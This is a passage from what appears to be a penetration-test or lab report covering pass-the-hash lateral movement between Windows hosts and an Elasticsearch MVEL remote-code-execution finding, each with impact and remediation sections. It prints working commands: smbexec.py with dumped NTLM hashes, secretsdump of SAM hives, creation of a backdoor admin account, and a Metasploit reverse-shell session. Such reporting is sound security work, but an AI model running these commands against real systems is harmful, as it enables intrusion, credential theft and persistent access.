


GUI Access via RDP

```
$ xfreerdp /u:bigboi /p:P@ssw0rd! /v:10.11.12.18
```



The session succeeded and we landed on Windows Server Manager as a full administrator:



After Exploitation

- Dumped SAM hashes with Impacket secretsdump.py

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b03de39b3303417a2c2622da9009a338:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

2. Administrator Hash Reuse on VEEAM Machine (10.11.16.130) - Critical

CWE	CWE-522
CVSS 3.1	9.1 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C
Summary of Findings	The VEEAM server at 10.11.16.130 allowed RDP access on port 3389. By using the Administrator NTLM hash stolen earlier (from 10.11.12.18), we executed a pass-the-hash attack (smbexec.py) and obtained a SYSTEM shell on the VEEAM host. From there, we created a new local "daniel" administrator account and logged in via RDP. Inside the server, we accessed the "MGMTOLD Backup" snapshot, extracted the offline SAM and SYSTEM hives, and ran secretsdump.py to pull NTLM hashes for all local users (Administrator, Guest, Ed, oldadmin, and itpartner). These credentials allow further lateral movement and offline password-cracking across the network.
Impact	• **Complete SYSTEM-Level Compromise** Gaining SYSTEM privileges on the VEEAM server (10.11.16.130) grants full control over its OS and applications. • **Persistent Backdoor Account** The newly created "daniel" admin account ensures continued access even if the original Administrator hash is changed. • **Backup Infrastructure Manipulation** With full VEEAM control, an attacker can delete or modify backups, inject malicious VM images, or restore compromised snapshots without detection. • **Offline Credential Harvesting** Extracted NTLM hashes from MGMTOLD (Administrator, Guest, Ed, oldadmin, itpartner) can be reused for pass-the-hash or offline cracking, compromising other hosts. • **Lateral Movement & Domain Pivoting** Valid NTLM hashes enable access to additional systems that accept those credentials, endangering domain-joined services and production servers. • **Confidentiality Breach** Sensitive backup data (OS images, databases, user files) can be read or exfiltrated in unencrypted form. • **Integrity Undermining** Backup contents can be tampered with, allowing malware injection into restored VMs or corruption of recovery points. • **Availability Disruption** Deleting or encrypting backup repositories can prevent disaster recovery, causing extended downtime after an incident. • **Audit & Trust Impact** Accessing offline registry hives shows inadequate separation between backup data and production assets, weakening compliance and trust in recovery procedures.
Remediation	

1. **Enforce Unique Local Administrator Credentials**
    - Assign each Windows host (including VEEAM and backup targets) a distinct, strong Administrator password.
    - Deploy Microsoft LAPS (Local Administrator Password Solution) or an equivalent to rotate local admin passwords regularly.
2. **Harden Pass-The-Hash Defenses**
    - Disable NTLMv1 and minimize NTLMv2; configure Group Policy to prefer Kerberos-only authentication.
    - Enable “Network Security: Restrict NTLM: NTLM authentication in this domain” to block NTLM to remote servers.
    - Set Local Security Policy to “Deny log on through Remote Desktop Services” for any account that should not RDP.
3. **Restrict SMB and RDP Access**
    - Limit SMB (TCP/445) and RDP (TCP/3389) to known management workstations or jump hosts via firewall rules or network ACLs.
    - Segment VEEAM and backup infrastructure into a dedicated management VLAN that is inaccessible from general-purpose subnets.
4. **Harden VEEAM Backup Server Access**
    - Require multi-factor authentication (MFA) for all VEEAM console logins and administrative tasks.
    - Restrict VEEAM permissions so only designated service or domain accounts can browse, download, or restore backups.
    - Disable local account logins on the VEEAM server—use least-privilege service or domain accounts only.

Attack Vector (Findings)

- **IP:** 10.11.16.130
- **Port:** 3389

Scan

```
nmap 10.11.16.130 -p3389 -sC -sV -A

...

PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=VEEAM
| Not valid before: 2025-02-06T22:07:55
|_Not valid after:  2025-08-08T22:07:55
|_ssl-date: 2025-05-31T10:58:47+00:00; +9h59m59s from scanner time.
| rdp-ntlm-info:
|   Target_Name: VEEAM
|   NetBIOS_Domain_Name: VEEAM
|   NetBIOS_Computer_Name: VEEAM
|   DNS_Domain_Name: VEEAM
|   DNS_Computer_Name: VEEAM
```

```
|   Product_Version: 10.0.20348
```

- The scan reveals that there is a RDP access for the machine VEEM.

Exploitation:

Using the harvested Administrator NTLM hash from 10.11.12.18

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b03de39b3303417a2c2622da9009a338:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

We launched smbexec.py to authenticate as Administrator on 10.11.16.130:

```
┌──(daniel㉿daniel)-[~]
└─$ smbexec.py WORKSTATION/Administrator@10.11.16.130 \
  -hashes aad3b435b51404eeaad3b435b51404ee:b03de39b3303417a2c2622da9009a338
```


A SYSTEM shell was opened on the VEEAM server (C:\Windows\system32>), confirming a successful pass-the-hash

Added credentials to gain access to the GUI

```
C:\Windows\system32>net user daniel D@niel12 /add
The command completed successfully.


C:\Windows\system32>net localgroup administrators daniel /add

The command completed successfully.
```


RDP successful

```
xfreerdp3 /u:daniel /p:D@niel12 /v:10.11.16.130
```



MGMTOLD Backup

While exploring the VEEAM server's desktop environment, we noticed an entry labeled MGMTOLD Backup. Opening this backup in the VEEAM Backup Browser revealed the file system snapshot for the MGMTOLD machine. In particular, we navigated to the Windows\System32\config directory, which contains the offline registry hives needed for credential recovery.



Credential Extraction with secretsdump.py

```
secretsdump.py -sam SAM -system SYSTEM LOCAL

/home/daniel/.local/share/pipx/venvs/impacket/lib/python3.13/site-packages/impacket/
version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://
setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for
removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.13.0.dev0+20250529.25123.80c4dba - Copyright Fortra, LLC and its affiliated
companies

[*] Target system bootKey: 0xb1ee8b8b97ecd5c96e47aa80db2fc467
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
Ed:1000:aad3b435b51404eeaad3b435b51404ee:c9dfcfefce14c7f94dfb6a45e88bc108:::
oldadmin:1001:aad3b435b51404eeaad3b435b51404ee:9479248146c5d3bb0df26a43dab4f810:::
itpartner:1002:aad3b435b51404eeaad3b435b51404ee:40dd0ceba112137e4a59c93589d924d3:::
[*] Cleaning up...
```

- Each line displays the account name, relative identifier (RID), and associated LM/NTLM hashes. With these hashes in hand, we can perform pass-the-hash attacks.

3. Critical Unauthenticated MVEL Script RCE in Elasticsearch on 10.11.12.75 - Critical

CWE	CWE-94
CVSS 3.1	9.1 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C
Summary of Findings	A critical unauthenticated RCE (Elasticsearch Dynamic Script Arbitrary Java Execution, **CVE-2014-3120**) was found in Elasticsearch 1.1.1 on 10.11.12.75:9200 via the MVEL scripting engine. By exploiting Metasploit's `script_mvel_rce` module, we ran Java code as the Elasticsearch service user, allowing data exfiltration, index tampering, and lateral movement—fully compromising the cluster's confidentiality, integrity, and availability.
Impact	• **Outdated Software Vulnerabilities** (CVE-2014-3120 on Elasticsearch) Using outdated software with known security flaws allows attackers to exploit them, gain unauthorized access via RCE, or disrupt systems. In this case, it enabled unauthenticated access to the Elasticsearch service, leading to further exploration and data exposure. • **Complete Loss of Confidentiality** The attacker can read any indexed documents, configuration files, or stored credentials—exfiltrating sensitive data at will. • **Complete Loss of Integrity** Malicious scripts or code can modify, corrupt, or delete existing indices and documents, inject backdoors into mappings, or falsify search results. • **Complete Loss of Availability** Arbitrary code execution allows stopping Elasticsearch nodes, deleting data directories, or consuming excessive resources,causing a cluster-wide denial of service. • **Lateral Movement & Persistence** With code execution on one node, an attacker can pivot to other cluster members via inter-node APIs, deploy persistent implants, or leverage harvested keys for long-term access.
Remediation	1. **Upgrade to a Supported Version** ◦ Immediately move off Elasticsearch 1.1.1, as it is no longer supported and contains critical vulnerabilities. ◦ Install the latest Elasticsearch LTS release (7.x or 8.x), which disables dynamic scripting by default and includes important security fixes. 2. **Enforce Strong Access Controls** ◦ Enable authentication (for example, using X-Pack Security, Search Guard, or a similar plugin) so only authorized users can issue indexing or scripting requests. ◦ Require TLS for all client-to-node and inter-node communication to prevent interception or tampering.

Attack Vector (Findings)


- **IP**: 10.11.12.75
- **Port**: 9200

NMAP and Service Enumeration

```
nmap 10.11.12.75 -p9200 -sV -sC -A

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 13:45 EDT
Nmap scan report for 10.11.12.75
Host is up (0.011s latency).

PORT     STATE SERVICE VERSION
9200/tcp open  http    Elasticsearch REST API 1.1.1 (name: Pip the Troll; Lucene 4.7)
```

- This scan demonstrates 9200/tcp open http Elasticsearch REST API 1.1.1

Pointing a browser at http://10.11.12.75:9200/ returns standard cluster metadata, confirming the REST API is exposed:




Vulnerability Indetification

Elasticsearch 1.1.1 ships with dynamic MVEL scripting enabled. Metasploit's exploit confirms this flaw:

```
exploit/multi/elasticsearch/script_mvel_rce            2013-12-09       excellent  Yes
ElasticSearch Dynamic Script Arbitrary Java Execution
```

Exploitation

At this point we have arbitrary code execution as the Elasticsearch service user, enabling data exfiltration, index modification, or further lateral pivoting.



```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set LHOST 10.11.13.161
LHOST ⇒ 10.11.13.161
msf6 exploit(multi/elasticsearch/script_mvel_rce) > run
[*] Started reverse TCP handler on 10.11.13.161:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Linux'
[*] Sending stage (58073 bytes) to 10.11.12.75
[+] Deleted /tmp/RtBU.jar
[*] Meterpreter session 1 opened (10.11.13.161:4444 → 10.11.12.75:37622) at 2025-05-27 17:59:35 -0400

meterpreter > ls
Listing: /
==========

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040554/r-xr-xr--  591   dir   2025-02-07 03:57:49 -0500  bin
040554/r-xr-xr--  2     dir   2024-08-14 12:10:00 -0400  boot
040554/r-xr-xr--  480   dir   2025-05-26 20:04:08 -0400  dev
040554/r-xr-xr--  143   dir   2025-05-26 20:04:07 -0400  etc
100444/r--r--r--  13    fil   2025-02-07 04:03:34 -0500  fl4g.txt
040554/r-xr-xr--  3     dir   2025-02-07 03:49:42 -0500  home
040554/r-xr-xr--  44    dir   2025-02-07 03:50:50 -0500  lib
040554/r-xr-xr--  3     dir   2024-09-11 03:27:11 -0400  lib64
040000/---------  2     dir   2025-02-07 03:42:59 -0500  lost+found
040554/r-xr-xr--  2     dir   2024-09-11 03:26:53 -0400  media
040554/r-xr-xr--  2     dir   2024-09-11 03:26:53 -0400  mnt
040554/r-xr-xr--  2     dir   2024-09-11 03:26:53 -0400  opt
040554/r-xr-xr--  0     dir   2025-05-26 20:04:08 -0400  proc
040000/---------  11    dir   2025-02-07 04:04:14 -0500  root
040554/r-xr-xr--  400   dir   2025-05-26 20:04:38 -0400  run
040554/r-xr-xr--  200   dir   2025-02-07 03:50:49 -0500  sbin
040554/r-xr-xr--  2     dir   2024-09-11 03:26:53 -0400  srv
040554/r-xr-xr--  0     dir   2025-05-26 20:04:08 -0400  sys
040776/rwxrwxrw-  21    dir   2025-05-27 17:59:37 -0400  tmp
040554/r-xr-xr--  12    dir   2024-09-11 03:27:17 -0400  usr
040554/r-xr-xr--  13    dir   2024-09-11 03:26:53 -0400  var
```

4. Pass-the-Hash Lateral Movement: Compromising MGMTOLD via VEEAM Administrator Hash 10.11.16.15 - Critical

CWE	CWE-522
CVSS 3.1	9.1 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C
Summary of Findings	By using the "Ed" NTLM hash stolen from the VEEAM server (10.11.16.130), we executed a Pass-the-Hash attack against MGMTOLD (10.11.16.15) over SMB (445) and gained a SYSTEM shell. We then created a new local admin account and logged in via RDP (3389) to fully compromise the host.
Impact	• **Complete SYSTEM-Level Control** SYSTEM shell access and the persistent `daniel` administrator account grant full control over MGMTOLD. • **Credential Reuse & Lateral Movement** Reusing the "Ed" NTLM hash shows how a single stolen hash can compromise multiple hosts. • **Data Exfiltration & Tampering** With administrative privileges, an attacker can read or exfiltrate sensitive files, install backdoors, disable security controls, and modify system configurations without detection.
Remediation	1. **Implement Unique Local Account Passwords** ◦ Assign each Windows host a distinct, strong Administrator password. ◦ Use Microsoft LAPS (Local Administrator Password Solution) or a similar tool to automatically rotate local admin passwords. 2. **Harden NTLM Usage** ◦ Disable NTLMv1 and restrict NTLMv2 in Group Policy. ◦ Enable "Network Security: Restrict NTLM: NTLM authentication in this domain" to block pass-the-hash attacks. 3. **Limit SMB and RDP Access** ◦ Restrict SMB (TCP/445) and RDP (TCP/3389) to known management subnets or jump hosts via firewall rules. ◦ Enforce multi-factor authentication (MFA) on any Remote Desktop Gateway or VPN before allowing RDP. 4. **Rotate All Exposed Hashes and Credentials** ◦ Immediately change local Administrator passwords on both VEEAM (10.11.16.130) and MGMTOLD (10.11.16.15). ◦ Revoke or reset any other credentials that may have been exposed.

Attack Vector (Findings)

- **IP:** 10.11.16.15
- **Port:** 445, 3389

Scan

```
┌──(daniel㉿daniel)-[~/Desktop]
└─$ nmap -p- 10.11.16.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 22:44 EDT
Nmap scan report for 10.11.16.15
Host is up (0.011s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 103.78 seconds
```

- The MGMTOLD host is running Microsoft SMB (445) and RDP (3389), confirming that both file sharing and remote desktop are available.

Hashes collected from 10.11.16.130

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Ed:1000:aad3b435b51404eeaad3b435b51404ee:c9dfcfefce14c7f94dfb6a45e88bc108:::
oldadmin:1001:aad3b435b51404eeaad3b435b51404ee:9479248146c5d3bb0df26a43dab4f810:::
itpartner:1002:aad3b435b51404eeaad3b435b51404ee:40dd0ceba112137e4a59c93589d924d3:::
```

Exploitation


We used Impacket's smbexec.py tool to authenticate to 10.11.16.15 as user Ed by passing the harvested NTLM hash:

```
┌──(daniel㉿daniel)-[~/Desktop]
└─$ smbexec.py Ed@10.11.16.15 -hashes
aad3b435b51404eeaad3b435b51404ee:c9dfcfefce14c7f94dfb6a45e88bc108
/home/daniel/.local/share/pipx/venvs/impacket/lib/python3.13/site-packages/impacket/
version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://
setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for
removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.13.0.dev0+20250529.25123.80c4dba - Copyright Fortra, LLC and its affiliated
companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```

RDP

- With SYSTEM privileges, we created a new local administrator user (daniel) to ensure persistent access:
- Using the newly created daniel account, we initiated an RDP session to MGMTOLD:

```
┌──(daniel㉿daniel)-[~]
└─$ xfreerdp3 /u:daniel /p:D@niel12 /v:10.11.16.15 /cert:ignore /sec:rdp
```


File Actions Edit View Help
FreeRDP: 10.11.16.15
Recycle Bin
Control Panel ▸ System and Security ▸ System
Search Control Panel
Control Panel Home
Device Manager
Remote settings
System protection
Advanced system settings
View basic information about your computer
Windows edition
Windows 7 Professional
Copyright © 2009 Microsoft Corporation. All rights reserved.
Service Pack 1
Get more features with a new edition of Windows 7
